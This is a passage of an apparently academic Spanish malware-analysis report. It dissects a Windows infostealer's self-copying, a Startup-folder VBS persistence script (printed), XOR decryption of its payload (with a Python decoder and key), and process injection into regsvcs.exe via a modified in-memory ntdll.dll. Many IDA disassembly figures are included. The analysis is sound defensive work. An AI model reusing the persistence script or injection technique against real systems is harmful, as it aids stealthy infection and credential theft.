La creación del programa `Prophetesses.exe` se realiza creando una copia del propio programa `caulds` en ejecución^{3.54}, creando un volcado del archivo y modificando su nombre y permisos en la carpeta de AppData^{3.55}. Si el archivo ha sido creado, el malware se abre así mismo desde este nuevo

archivo, y luego se cierra. En la nueva ejecución, al comprobar que ya existe continuara con la ejecución.

Una vez se ha comprobado que el archivo existe, el programa llama a otra subrutina que realiza una tarea parecida, esta vez comprobando y creando en caso de que no exista el archivo `prophetesses.vbs` de manera similar a la anterior, esta vez en el directorio `Start menu/Programs/Startup`, que contiene una colección de programas que se deben ejecutar al inicio del sistema. En este archivo de extensión de Visual Basic escribe lo siguiente:

Listing 3.17: Propthess.vbs

```

1 Set WshShell = CreateObject("WScript.Shell")
2 WshShell.Run "C:\Users\vboxuser\AppData\Local\incalculability\
   prophetesses.exe", 1
3 Set WshShell = Nothing

```

Este sencillo código, como es fácil de imaginar, crea una consola de comandos sin mostrar nada por pantalla y ejecuta el archivo .exe creado anteriormente.

Esto finaliza el conjunto de subrutinas dedicadas a crear una copia de si mismo y obtener persistencia, y continuamos con la ejecución del programa a la siguiente subrutina. Esta función toma los datos del archivo `silvexes` alojados en memoria virtual anteriormente y los pasa por un desencriptado de tipo XOR como los que hemos visto anteriormente, esta vez usando como clave la cadena que se almaceno en memoria al comienzo de la ejecución y cuya utilidad no habíamos identificado hasta ahora.3.56. Como los realizados anteriormente, podemos también crear un pequeño script en python que nos permite desencriptar el archivo nosotros mismo por si es necesario su uso en un futuro.

Listing 3.18: SilvexesXORDecoder.py

```

1 import fileinput
2 from itertools import cycle
3
4 def xor(var, key):
5     return bytes(a ^ b for a, b in zip(var, cycle(key)))
6
7 o = open("decodedSilvexes", "xb")
8 key = b'MJQDKXK6B37PBGJ42XD6ARPFLIU37'
9
10 f = open("silvexes", "rb")
11 input = f.read(-1)
12 output = xor(input, key)
13 o.write(output)

```

Ya solo queda un último conjunto de subrutinas que analizar en el programa principal. Continuamos la ejecución hasta entrar en el y nos encontramos con una nueva subrutina que cumple la misma función que la anteriormente identificada como Zerofier para llenar bytes de un valor en concreto, que de nuevo solo sera 03.57.

Después almacena una serie de rutas en la pila, que hace referencia varios archivos del sistema: dos versiones de regsvcs.exe y una de svchost.exe. La ejecución del programa se trifurca en este punto, cada camino realizando una llamada a `GetCommandLineW` y `CreateProcessW`.^{3.58} para crear un proceso en estado suspendido sobre cada una de las opciones. Sin embargo, y tras ejecutar de nuevo el programa el valor que marca cual de los programas ejecutar, esta hardcodeado y no es producto de ninguna llamada a otra función ni lógica condicional, si no que siempre se sigue la misma ruta de proceso. Siempre se ejecuta la opción de regsvcs.exe en su versión 4.0.30319. Esto puede deberse a una selección de modo a la hora de compilación del malware, o tal vez sea un rastro de versiones anteriores donde se atacaba a un archivo distinto.

Después de crear el proceso en estado suspendido sobre regsvcs.exe, se llama a la función `GetThreadContext` para obtener un struct del contexto del proceso suspendido.^{3.59}

Acto seguido se leen 4 bytes en una posición concreta del proceso suspendido y se almacena el dato leído.^{3.60} Este se usara para determinar cual de las siguientes operaciones continuar ejecutando. La siguiente subrutina comienza por llamar al proceso de start de nuevo.^{3.61}, con el objetivo de cargar las funciones en la pila de nuevo. Después se llama a una subrutina más sencilla que llama a la función `IsWow64process` para comprobar si el proceso actual se esta ejecutando en Windows32 On Windows64.^{3.62}

La siguiente subrutina empieza cargando la cadena `ndll.dll`^{3.63} en la pila, antes de volver a cargar las librerías y funciones llamando a la rutina de start de nuevo. Una nueva subrutina que hemos llamado `ObtenerRutaNtdll` hace uso de una estructura similar a la usada en la rutina start para obtener la ruta de la librería `ntdll.dll`^{3.64}.

La ejecución de esta subrutina continua abriendo el archivo `ntdll.dll`, obteniendo su tamaño, reservando memoria virtual y leyendo el contenido de la librería en la memoria virtual reservada.^{3.65} Una vez tenemos el contenido del fichero en memoria virtual, se reserva otro espacio de memoria arbitrariamente mayor que el de `ntdll.dll`^{3.66}.

Se copian los primeros 400 bytes del espacio en memoria virtual que contenían a ntdll.dll al nuevo espacio mediante una sencilla subrutina de copia de datos^{3.67}, después se continua con el resto del archivo, dejando varios cientos de bytes vacíos de por medio. Esto se repite hasta copiar el contenido de ntdll.dll totalmente^{3.68}.

Una vez todo el contenido de ntdll.ll ha sido copiado, se vuelve a hacer uso de la función para adquirir la posición de una función dentro de un dll basándose en los valores encriptados al comienzo de la ejecución del programa, pero esta vez lo que se obtiene es una posición arbitraria dentro del archivo ntdll.dll. Finalmente se cierra el handle al archivo ntdll.dll y se liberal el espacio en memoria reservado para la copia sin huecos vacíos^{3.69}.

Los huecos que han quedado vacíos se llenan con el código desencriptado del archivo **silvexes**, insertando código externo en las funciones de la librería ntdll.dll^{3.70}, tras lo cual se llama a la función **SetThreadContext**, que intercambia el contexto del proceso que estaba ejecutando regsvcs.exe por el del ntdll.dll modificado cargado ya en memoria virtual y arrancando el proceso^{3.71}.

Una vez llegados a este punto, el desarrollador del malware puede ejecutar el código que deseé y que haya cargado en los archivos binarios insertados en el dll. Al cargarse directamente en memoria virtual, el malware ni siquiera deja un archivo de dll modificado, lo que dificulta aún más su detección. Para finalizar el análisis de este malware vamos a hacer uso de la herramienta ANY.RUN, ejecutando el malware en uno de sus sandboxes para estudiar los informes que produce.

Como podemos ver, el malware es detectado inmediatamente^{3.72}. Aparecen listadas todas las fases del malware que hemos visto, desde que se abre como el ejecutable inicial, a la creación y copia de si mismo y finalmente a la suplantación del archivo regsvcs.exe.

En la ventana de conexiones^{3.73} vienen listadas todas las conexiones realizadas desde que se ha iniciado el equipo, podemos ver que el proceso regsvcs.exe ha hecho una llamada http a un servicio de obtención de IP externa y se ha comunicado mediante una api de Telegram con lo que seguramente sera el servidor C2C.

Se incluye también un listado de todos los archivos creados durante la ejecución del malware^{3.74}. Aquí aparecen los archivos temporales **caulds** y **silvexes** que hemos analizado, el archivo .exe y el .vbs además del otros archivos temporales propios de AutoIt, probablemente creados en el proceso de interpretación del programa. Cabe destacar que no aparece nada sobre ntdll.dll pues, como hemos visto, se modifica en memoria virtual y no deja rastro de creación de archivos.

En la ventana del proceso regsvcs.exe^{3.75} podemos observar la información específica de este proceso. Como se puede ver, se ha detectado una regla YARA sobre el proceso, mecanismos de robo de datos personales y credenciales de aplicaciones web instaladas. Podemos acceder a información más detallada, como por ejemplo, las manipulaciones de claves de registro^{3.76}. Desde la ventana del proceso podemos además descargar el volcado de memoria del proceso que, si analizamos manualmente veremos que se corresponde con el archivo ntdll.dll modificado con el contenido del archivo **silvexes**.

```
push    ebp
mov     ebp, esp
sub     esp, 2CCh
push    esi |
push    edi
mov     eax, 6Bh ; 'k'
mov     [ebp+var_7C], ax
mov     ecx, 65h ; 'e'
mov     [ebp+var_7A], cx
mov     edx, 72h ; 'r'
mov     [ebp+var_78], dx
mov     eax, 6Eh ; 'n'
mov     [ebp+var_76], ax
mov     ecx, 65h ; 'e'
mov     [ebp+var_74], cx
mov     edx, 6Ch ; 'l'
mov     [ebp+var_72], dx
mov     eax, 33h ; '3'
mov     [ebp+var_70], ax
mov     ecx, 32h ; '2'
mov     [ebp+var_6E], cx
mov     edx, 2Eh ; '.'
mov     [ebp+var_6C], dx
mov     eax, 64h ; 'd'
mov     [ebp+var_6A], ax
mov     ecx, 6Ch ; 'l'
mov     [ebp+var_68], cx
mov     edx, 6Ch ; 'l'
mov     [ebp+var_66], dx
xor    eax, eax
mov     [ebp+var_64], ax
mov     ecx, 6Eh ; 'n'
mov     [ebp+var_BC], cx
mov     edx, 74h ; 't'
mov     [ebp+var_BA], dx
mov     eax, 64h ; 'd'
mov     [ebp+var_B8], ax
mov     ecx, 6Ch ; 'l'
mov     [ebp+var_B6], cx
mov     edx, 6Ch ; 'l'
mov     [ebp+var_B4], dx
```

Figura 3.38: Comienzo del código desensamblado 3

```

    mov    [ebp+var_294], ^
    mov    eax, 6Ch ; 'l'
    mov    [ebp+var_34], ax
    xor    ecx, ecx
    mov    [ebp+var_32], cx
    mov    [ebp+var_20C], 5C856C47h
    lea    edx, [ebp+var_2CC]
    mov    [ebp+var_208], edx
    mov    [ebp+var_204], 649EB9C1h
    lea    eax, [ebp+var_2BC]
    mov    [ebp+var_200], eax
    mov    [ebp+var_1FC], 0F7C7AE42h
    lea    ecx, [ebp+var_25C]
    mov    [ebp+var_1F8], ecx
    mov    [ebp+var_1F4], 5688CBD8h
    lea    edx, [ebp+var_2B8]
    mov    [ebp+var_1F0], edx
    mov    [ebp+var_1EC], 9CE0D4Ah
    lea    eax, [ebp+var_2B4]
    mov    [ebp+var_1E8], eax
    mov    [ebp+var_1E4], 5EDB1D72h
    lea    ecx, [ebp+var_294]
    mov    [ebp+var_1E0], ecx
    mov    [ebp+var_1DC], 40F6426Dh
    lea    edx, [ebp+var_28C]
    mov    [ebp+var_1D8], edx
    mov    [ebp+var_1D4], 0B0F6E8A9h
    lea    eax, [ebp+var_284]
    mov    [ebp+var_1D0], eax
    mov    [ebp+var_1CC], 8436F795h
    lea    ecx, [ebp+var_274]
    mov    [ebp+var_1C8], ecx
    mov    [ebp+var_1C4], 19E65DB6h
    lea    edx, [ebp+var_270]
    mov    [ebp+var_1C0], edx

```

Figura 3.39: Comienzo del código desensamblado 4




Figura 3.40: Vista hexadecimal

The screenshot shows assembly code for the `GetTIBInfo` function. The code is annotated with comments explaining the purpose of each instruction. The assembly code is as follows:

```
.text:00404550 var_C= dword ptr -0Ch
.text:00404550 var_8= dword ptr -8
.text:00404550 var_4= dword ptr -4
.text:00404550 arg_0= dword ptr 8
.text:00404550
.text:00404550 push    ebp
.text:00404551 mov     ebp, esp
.text:00404553 sub    esp, 10h
.text:00404556 mov    eax, large fs:30h ; Direction of TIB (Thread Information Block)
.text:0040455C mov    [ebp+var_C], eax
.text:0040455F mov    ecx, [ebp+var_C]
.text:00404562 mov    edx, [ecx+0Ch]
.text:00404565 mov    [ebp+var_8], edx
.text:00404568 mov    eax, [ebp+var_8]
.text:0040456B mov    ecx, [eax+0Ch]
.text:0040456E mov    [ebp+var_10], ecx
.text:00404571 mov    edx, [ebp+var_8]
.text:00404574 mov    eax, [edx+0Ch]
.text:00404577 mov    [ebp+var_4], eax
```

Figura 3.41: Función GetTIBInfo




Figura 3.42: Contenido del PEB

The screenshot shows a debugger interface with several windows displaying assembly code. The main window is titled "Breakpoints". Below it are five smaller windows showing the flow of the program:

- Top window (Breakpoints):**

```
.text:00404510
.text:00404510 ; Attributes: bp-based frame
.text:00404510
.text:00404510 Char_counter proc near
.text:00404510
.text:00404510 var_4=dword ptr -4
.text:00404510 arg_0=dword ptr 8
.text:00404510
.text:00404510 push ebp
.text:00404511 mov ebp, esp
.text:00404513 push ecx
.text:00404514 mov [ebp+var_4], 0
.text:00404518 jmp short loc_40452F
```
- Second window (loc_40452F):**

```
.text:0040452F loc_40452F:
.text:0040452F mov edx, [ebp+arg_0]
.text:00404532 movzx eax, word ptr [edx]
.text:00404535 test eax, eax
.text:00404537 jz short loc_40453B
```
- Third window (loc_404539):**

```
.text:00404539 jmp short loc_40451D
```
- Fourth window (loc_40453B):**

```
.text:0040453B loc_40453B:
.text:0040453B mov eax, [ebp+var_4]
.text:0040453E mov esp, ebp
.text:00404540 pop ebp
.text:00404541 retn 4
.text:00404541 Char_counter endp
.text:00404541
```
- Fifth window (loc_40451D):**

```
.text:0040451D loc_40451D:
.text:0040451D mov eax, [ebp+var_4]
.text:00404520 add eax, 1
.text:00404523 mov [ebp+var_4], eax
.text:00404526 mov ecx, [ebp+arg_0]
.text:00404529 add ecx, 2
.text:0040452C mov [ebp+arg_0], ecx
```

Arrows indicate the flow of control between the windows: from the top window to the second, from the second to the third, from the third to the fourth, and from the fourth back to the fifth.

At the bottom of the interface, the text "10: Char_counter (Synchronized with EIP)" is visible.

Figura 3.43: Función CharCounter

```
.text:00404440 ; Attributes: bp-based frame
.text:00404440 names_comparator proc near
.text:00404440
.text:00404440 var_C= dword ptr -0Ch
.text:00404440 var_8= word ptr -8
.text:00404440 var_4= word ptr -4
.text:00404440 arg_0= dword ptr 8
.text:00404440 arg_4= dword ptr 0Ch
.text:00404440
.text:00404440 push    ebp          ; First loop: Compares to the name of the executed file (caulds.d
.text:00404440           ; Second loop: Compares to the ntdll.dll
.text:00404440           ; Third loop: Compares with KERNEL32.dll
.text:00404441 mov     ebp, esp
.text:00404443 sub    esp, 0Ch
.text:00404446 push    esi
.text:00404447 mov     eax, [ebp+arg_0]
.text:0040444A push    eax
.text:0040444B call    Char_counter
.text:00404450 mov     esi, eax
.text:00404452 mov     ecx, [ebp+arg_4]
.text:00404455 push    ecx
.text:00404456 call    Char_counter
.text:0040445B cmp     esi, eax
.text:0040445D jz      short loc_404469
```

Figura 3.44: Función NameComparator

```
.LCAL.00404743 3111    CLD, 1FH
.text:00404746 sar      ECX, 1FH
.text:00404749 and     ECX, [ebp+var_14]
.text:0040474C mov      EDX, [ebp+var_4]
.text:0040474F shl      EDX, 1EH
.text:00404752 sar      EDX, 1FH
.text:00404755 and     EDX, [ebp+var_18]
.text:00404758 xor      ECX, EDX
.text:0040475A mov      EAX, [ebp+var_4]
.text:0040475D shl      EAX, 1DH
.text:00404760 sar      EAX, 1FH
.text:00404763 and     EAX, [ebp+var_1C]
.text:00404766 xor      ECX, EAX
.text:00404768 mov      EDX, [ebp+var_4]
.text:0040476B shl      EDX, 1CH
.text:0040476E sar      EDX, 1FH
.text:00404771 and     EDX, [ebp+var_20]
.text:00404774 xor      ECX, EDX
.text:00404776 mov      EAX, [ebp+var_4]
.text:00404779 shl      EAX, 1BH
.text:0040477C sar      EAX, 1FH
.text:0040477F and     EAX, [ebp+var_24]
.text:00404782 xor      ECX, EAX
.text:00404784 mov      EDX, [ebp+var_4]
.text:00404787 shl      EDX, 1AH
.text:0040478A sar      EDX, 1FH
.text:0040478D and     EDX, [ebp+var_28]
.text:00404790 xor      ECX, EDX
.text:00404792 mov      EAX, [ebp+var_4]
.text:00404795 shl      EAX, 19H
.text:00404798 sar      EAX, 1FH
.text:0040479B and     EAX, [ebp+var_2C]
.text:0040479E xor      ECX, EAX
```

Figura 3.45: Función XORDecrypt




Figura 3.46: Vista de la pila con las funciones almacenadas

```

.text:004034D1          mov    eax, 76h ; 'v'
.text:004034D6          mov    [ebp-3Eh], ax
.text:004034DA          mov    ecx, 65h ; 'e'
.text:004034DF          mov    [ebp-3Ch], cx
.text:004034E3          mov    edx, 78h ; 'x'
.text:004034E8          mov    [ebp-3Ah], dx
.text:004034EC          mov    eax, 65h ; 'e'
.text:004034F1          mov    [ebp-38h], ax
.text:004034F5          mov    ecx, 73h ; 's'
.text:004034FA          mov    [ebp-36h], cx
.text:004034FE          xor    edx, edx
.text:00403500          mov    [ebp-34h], dx
.text:00403504          lea    eax, [ebp-3D0h]
.text:0040350A          push   eax
.text:0040350B          call   start
.text:00403510          mov    ecx, 30h ; '0'
.text:00403515          mov    esi, eax
.text:00403517          lea    edi, [ebp-108h]
.text:0040351D          rep    movsd
.text:0040351F          sub    esp, 0C0h
.text:00403525          mov    ecx, 30h ; '0'
.text:0040352A          lea    esi, [ebp-108h]
.text:00403530          mov    edi, esp
.text:00403532          rep    movsd
.text:00403534          call   Sleep_and_get_tick_count
.text:00403539          lea    ecx, [ebp-310h]
.text:0040353F          push   ecx
.push 104h

```

Figura 3.47: Ejecución del programa después de la sección start

```
.text:00403320
.text:00403320
.text:00403320 ; Attributes: bp-based frame
.text:00403320
.text:00403320 Sleep_and_get_tick_count proc near
.text:00403320
.text:00403320 var_8= dword ptr -8
.text:00403320 var_4= dword ptr -4
.text:00403320 Sleep= dword ptr 10h
.text:00403320 getTickCount= dword ptr 14h
.text:00403320 ExitProcess= dword ptr 74h
.text:00403320
.text:00403320 push    ebp
.text:00403321 mov     ebp, esp
.text:00403323 sub    esp, 8
.text:00403326 call   [ebp+getTickCount]
.text:00403329 mov    [ebp+var_8], eax
.text:0040332C push   1F4h
.text:00403331 call   [ebp+Sleep]
.text:00403334 call   [ebp+getTickCount]
.text:00403337 mov    [ebp+var_4], eax
.text:0040333A mov    eax, [ebp+var_4]
.text:0040333D sub    eax, [ebp+var_8]
.text:00403340 cmp    eax, 1F4h
.text:00403345 jnb    short loc_40334C

.text:00403347 push    0
.text:00403349 call   [ebp+ExitProcess]

.text:0040334C
.text:0040334C loc_40334C:
.text:0040334C mov    esp, ebp
.text:0040334E pop    ebp
.text:0040334F retn   0C0h
+text:0040334E Sleep_and_get_tick_count endp
```

Figura 3.48: Subrutina SleepAndGetTickCount

```

.text:00403534      call  sleep_and_get_tick_count          0060FBA8
.text:00403539      lea   ecx, [ebp-10h]                0060FBAC
.text:0040353F      push  ecx                         0060FBBD
.text:00403540      push  104h                        0060FB80
.text:00403545      call  dword ptr [ebp-0E8h] ; Llamada a getTempPathW 0060FB84
.text:0040354A      lea   edx, [ebp-4h]                  0060FB88
.text:0040354E      push  edx                         0060FBBC
.text:0040354F      lea   eax, [ebp-310h]                0060FBC0
.text:00403555      push  eax                         0060FBC4
.text:00403556      lea   ecx, [ebp-310h]                0060FBC8
.text:0040355C      push  ecx                         0060FBCC
.text:0040355D      call  dword ptr [ebp-0ECh] ; Llamada a CombinePathW (Combina el Temp path y Silvexes) 0060FD00
.text:00403563      push  0                           0060FD04
.text:00403565      push  80h                         0060FD08
.text:0040356A      push  3                           0060FBD0
.text:0040356C      push  0                           0060FBD4
.text:0040356E      push  7                           0060FBD8
.text:00403570      push  80000000h                   UNKNOWN !
.text:00403575      lea   edx, [ebp-310h]                0060FBC0
.text:00403578      push  edx                         0060FBC4
.text:0040357C      call  dword ptr [ebp-80h] ; Llamada a CreateFileW 0060FBC8
.text:00403580      mov   [ebp-20h], eax
.text:00403582      cmp   dword ptr [ebp-2Ch], 0FFFFFFFh ; Si la llamada a CreateFileW falla, devuelve un puntero invalido
.text:00403586      jnz   short loc_40358D
.text:00403588      jmp   Error_and_exit
.text:0040358D

```

Figura 3.49: Apertura del archivo silvexes

```

2      push  eax
3      call  dword ptr [ebp-78h] ; Llamada a GetFileSizeW
5      mov   [ebp-4], eax
9      cmp   dword ptr [ebp-4], 0FFFFFFFh
D      jnz   short loc_4035A4
F      jmp   Error_and_exit
4 ;
4
4 loc_4035A4:                                ; CODE XREF: .text:0040359D↑j
4      push  4
5      push  3000h
3      mov   ecx, [ebp-4]
E      push  ecx
F      push  0
1      call  dword ptr [ebp-0F0h] ; Llamada a VirtualAlloc
7      mov   [ebp-8], eax
A      cmp   dword ptr [ebp-8], 0
E      jnz   short loc_4035C5
9      jmp   Error_and_exit
5 ;
5
5 loc_4035C5:                                ; CODE XREF: .text:004035BE↑j
5      push  0
7      lea   edx, [ebp-48h]
A      push  edx
3      mov   eax, [ebp-4]
E      push  eax
F      mov   ecx, [ebp-8]
2      push  ecx
3      mov   edx, [ebp-2Ch]
5      push  edx
7      call  dword ptr [ebp-7Ch] ; Llamada a ReadFile

```

Figura 3.50: Lectura de silvexes

```

.text:00403660
.text:00403660 ; This function sets to zero a specified number of bytes (208 in its first call)
.text:00403660 ; Attributes: bp-based frame
.text:00403660 .text:00403660 zeroFiller proc near
.text:00403660 .text:00403660 var_4= dword ptr -4
.text:00403660 arg_0= dword ptr 8
.text:00403660 arg_4= dword ptr 0Ch
.text:00403660
.text:00403660 push ebp
.text:00403661 mov ebp, esp
.text:00403663 push ecx
.text:00403664 mov eax, [ebp+arg_0]
.text:00403667 mov [ebp+var_4], eax

```



```

.text:0040366A loc_40366A:
.text:0040366A cmp [ebp+arg_4], 0
.text:0040366E jz short loc_40368A

```



```

.text:00403670 mov ecx, [ebp+var_4]
.text:00403673 mov byte ptr [ecx], 0
.text:00403676 mov edx, [ebp+var_4]
.text:00403679 add edx, 1
.text:0040367C mov [ebp+var_4], edx
.text:0040367F mov eax, [ebp+var_4]
.text:00403682 sub eax, 1
.text:00403685 mov [ebp+arg_4], eax
.text:00403688 jmp short loc_40366A

```



```

.text:0040368A loc_40368A:
.text:0040368A mov eax, [ebp+arg_0]
.text:0040368D mov esp, ebp
.text:0040368F pop ebp
.text:00403690 retn 8
.text:00403690 zeroFiller endp
.text:00403690

```

Figura 3.51: Código del zeroFiller

```

.text:004021C0 push 0
.text:004021BE push 0
.text:004021C0 push 1Ch
.text:004021C2 push 0
.text:004021C4 call [ebp+arg_34] ; Llamada a SHGetFolderPath
.text:004021C7 test eax, eax

```



```

.text:004021C9 jl loc_402308

```



```

.text:004021CF lea eax, [ebp+var_48]
.text:004021D2 push eax
.text:004021D3 lea ecx, [ebp+var_250]
.text:004021D9 push ecx
.text:004021DA lea edx, [ebp+var_250]
.text:004021E0 push edx

```



```

.text:004021E1 call [ebp+arg_1C] ; Llamada a pathCombine

```



```

.text:004021E4 lea eax, [ebp+var_250]

```



```

.text:004021EA test eax, eax

```



```

.text:004021EC jz loc_40230B

```

Figura 3.52: Código de la función Prophetess

IDA View-EIP

Breakpoints

Section: Regular function Instruction Data Unexplored External symbol Lumina function

```
.text:00402209 rep movsd
.text:0040220E call    FolderExists?
.text:00402210 test    eax, eax
.text:00402212 jnz     short loc_402229

.text:00402214 push    0
.text:00402216 lea     edx, [ebp+var_250]
.text:0040221C push    edx
.text:0040221D call    [ebp+arg_2C] ; Llamada a CreateDirectoryW
.text:00402220 test    eax, eax
.text:00402222 jnz     short loc_402229

.text:00402229 loc_402229:
.text:00402229 lea     eax, [ebp+var_28]
.text:0040222C push    eax
.text:0040222D lea     ecx, [ebp+var_458]
.text:00402233 push    ecx
.text:00402234 call    [ebp+arg_28] ; Llamada a lstrcpyW
.text:00402237 lea     edx, [ebp+var_C]
.text:0040223A push    edx
.text:0040223B lea     eax, [ebp+var_458]
.text:00402241 push    eax
.text:00402242 call    [ebp+arg_28] ; Llamada a lstrcatW
.text:00402245 lea     ecx, [ebp+var_458]
.text:00402248 push    ecx
.text:0040224C lea     edx, [ebp+var_250]
.text:00402252 push    edx
.text:00402253 lea     eax, [ebp+var_250]
.text:00402259 push    eax
.text:0040225A call    [ebp+arg_1C] ; Llamada a PathCombineW
.text:0040225D lea     ecx, [ebp+var_250]
.text:00402263 test    ecx, ecx
.text:00402265 ior    100 402300R
```

Figura 3.53: Código de la función Prophetess 2

```

; Llamada a CreateFileW
eax
0FFFFFFFh
1978

.text:0040197B
.text:0040197B loc_40197B:
.text:0040197B lea    ecx, [ebp+var_1C]
.text:0040197E push   ecx
.text:0040197F mov    edx, [ebp+var_4]
.text:00401982 push   edx
.text:00401983 call   [ebp+arg_50] ; Llamada a GetFileSizeEx
.text:00401986 test   eax, eax
.text:00401988 jnz    short loc_401998

.text:00401998
.text:00401998 loc_401998:
.text:00401998 push   4
.text:0040199D push   300h
.text:004019A2 mov    ecx, [ebp+var_1C]
.text:004019A5 push   ecx
.text:004019A6 push   0
.text:004019A8 call   [ebp+arg_18] ; Llamada a VirtualAlloc
.text:004019A8 mov    [ebp+var_8], eax
.text:004019AE cmp    [ebp+var_8], 0
.text:004019B2 jnz    short loc_4019BB

```

Figura 3.54: Código de la función Prophetess 3

```

.text:004019C8 push   40000000h
.text:004019CD mov    edx, [ebp+arg_C4]
.text:004019D3 push   edx
.text:004019D4 call   [ebp+arg_88] ; Llamada a CreateFileW
.text:004019D4 mov    [ebp+var_C], eax
.text:004019D0 cmp    [ebp+var_C], 0FFFFFFFh
.text:004019E1 jnz    short loc_401A05

.text:00401A05
.text:00401A05 loc_401A05:
.text:00401A05 push   0
.text:00401A07 lea    edx, [ebp+var_10]
.text:00401A0A push   edx
.text:00401A0B mov    eax, [ebp+var_1C]
.text:00401A0E push   eax
.text:00401A0F mov    ecx, [ebp+var_8]
.text:00401A12 push   ecx
.text:00401A13 mov    edx, [ebp+var_4]
.text:00401A16 push   edx
.text:00401A17 call   [ebp+arg_8C] ; Llamada a ReadFile
.text:00401A1D test   eax, eax
.text:00401A1F jnz    short loc_401A43

.text:00401A43
.text:00401A43 loc_401A43:
.text:00401A43 cmp    [ebp+var_10], 0
.text:00401A47 jnz    short loc_401A40

```

Figura 3.55: Código de la función Prophetess 4

```
.text:00403360 ; XOR both bytes and writes into silvexes
.text:00403360 ; Attributes: bp-based frame
.text:00403360
.text:00403360 DecodeSilvexes proc near
.text:00403360
.text:00403360     counter= dword ptr -4
.text:00403360     silvexes= dword ptr 8
.text:00403360     arg_4= dword ptr 0Ch
.text:00403360     key= dword ptr 10h
.text:00403360     mod29= dword ptr 14h
.text:00403360
.text:00403360     push    ebp
.text:00403361     mov     ebp, esp
.text:00403363     push    ecx
.text:00403364     mov     [ebp+counter], 0
.text:0040336B     jmp     short loc_403376

.text:00403376
.text:00403376 loc_403376:
.text:00403376     mov     ecx, [ebp+counter]
.text:00403379     cmp     ecx, [ebp+arg_4]
.text:0040337C     jge     short loc_4033A1

.text:0040337E     mov     eax, [ebp+counter]
.text:00403381     cdq
.text:00403382     idiv    [ebp+mod29]
.text:00403385     mov     eax, [ebp+key]
.text:00403388     movzx   edx, byte ptr [eax+edx]
.text:0040338C     mov     edx, [ebp+silvexes]
.text:0040338F     add     edx, [ebp+counter]
.text:00403392     movzx   eax, byte ptr [edx]
.text:00403395     xor     eax, ecx
.text:00403397     mov     ecx, [ebp+silvexes]
.text:0040339A     add     ecx, [ebp+counter]
.text:0040339D     mov     [ecx], al
.text:0040339F     jmp     short loc_403360

.text:004033A1
.text:004033A1 loc_4033A1:
.text:004033A1     mov     esp, ebp
.text:004033A3     pop    ebp
.text:004033A4     retn   10h
.text:004033A4     DecodeSilvexes endp
.text:004033A4
```

Figura 3.56: Código desencriptado de silvexes

```

.text:004047E0 ; Fills EBX bytes starting from EDX with the byte AL
.text:004047E0 .text:004047E0 ByteFill proc near
.text:004047E0 .text:004047E0 arg_0= dword ptr 4
.text:004047E0 .text:004047E0 arg_4= dword ptr 8
.text:004047E0 .text:004047E0 arg_8= dword ptr 0ch
.text:004047E0 .text:004047E0 mov     edx, [esp+arg_0]
.text:004047E4 .text:004047E4 mov     eax, [esp+arg_4]
.text:004047E8 .text:004047E8 mov     ebx, [esp+arg_8]

.text:004047EC loc_4047EC:
.text:004047EC .text:004047EC mov     [edx], al
.text:004047EE .text:004047EE inc     edx
.text:004047EF .text:004047EF dec     ebx
.text:004047F0 .text:004047F0 jnz    short loc_4047EC

.text:004047F2 retn    8
.text:004047F2 ByteFill endp
.text:004047F2

```

Figura 3.57: Código la función ByteFill

```

[...], 2
loc_402B25
.text:00402AEC
.text:00402AEC loc_402AEC:
.text:00402AEC lea     eax, [ebp+var_28]
.text:00402AEF push    eax
.text:00402AF0 lea     ecx, [ebp+var_1D0]
.text:00402AF6 push    ecx
.text:00402AF7 push    0
.text:00402AF9 push    0
.text:00402AFB push    8000004h
.text:00402B00 push    0
.text:00402B02 push    0
.text:00402B04 push    0
.text:00402B06 call    [ebp+arg_78]    ; GetCommandLineW
.text:00402B0C push    eax
.text:00402B0D lea     edx, [ebp+var_108]
.text:00402B13 push    edx
.text:00402B14 call    [ebp+arg_0]    ; CreateProcessW
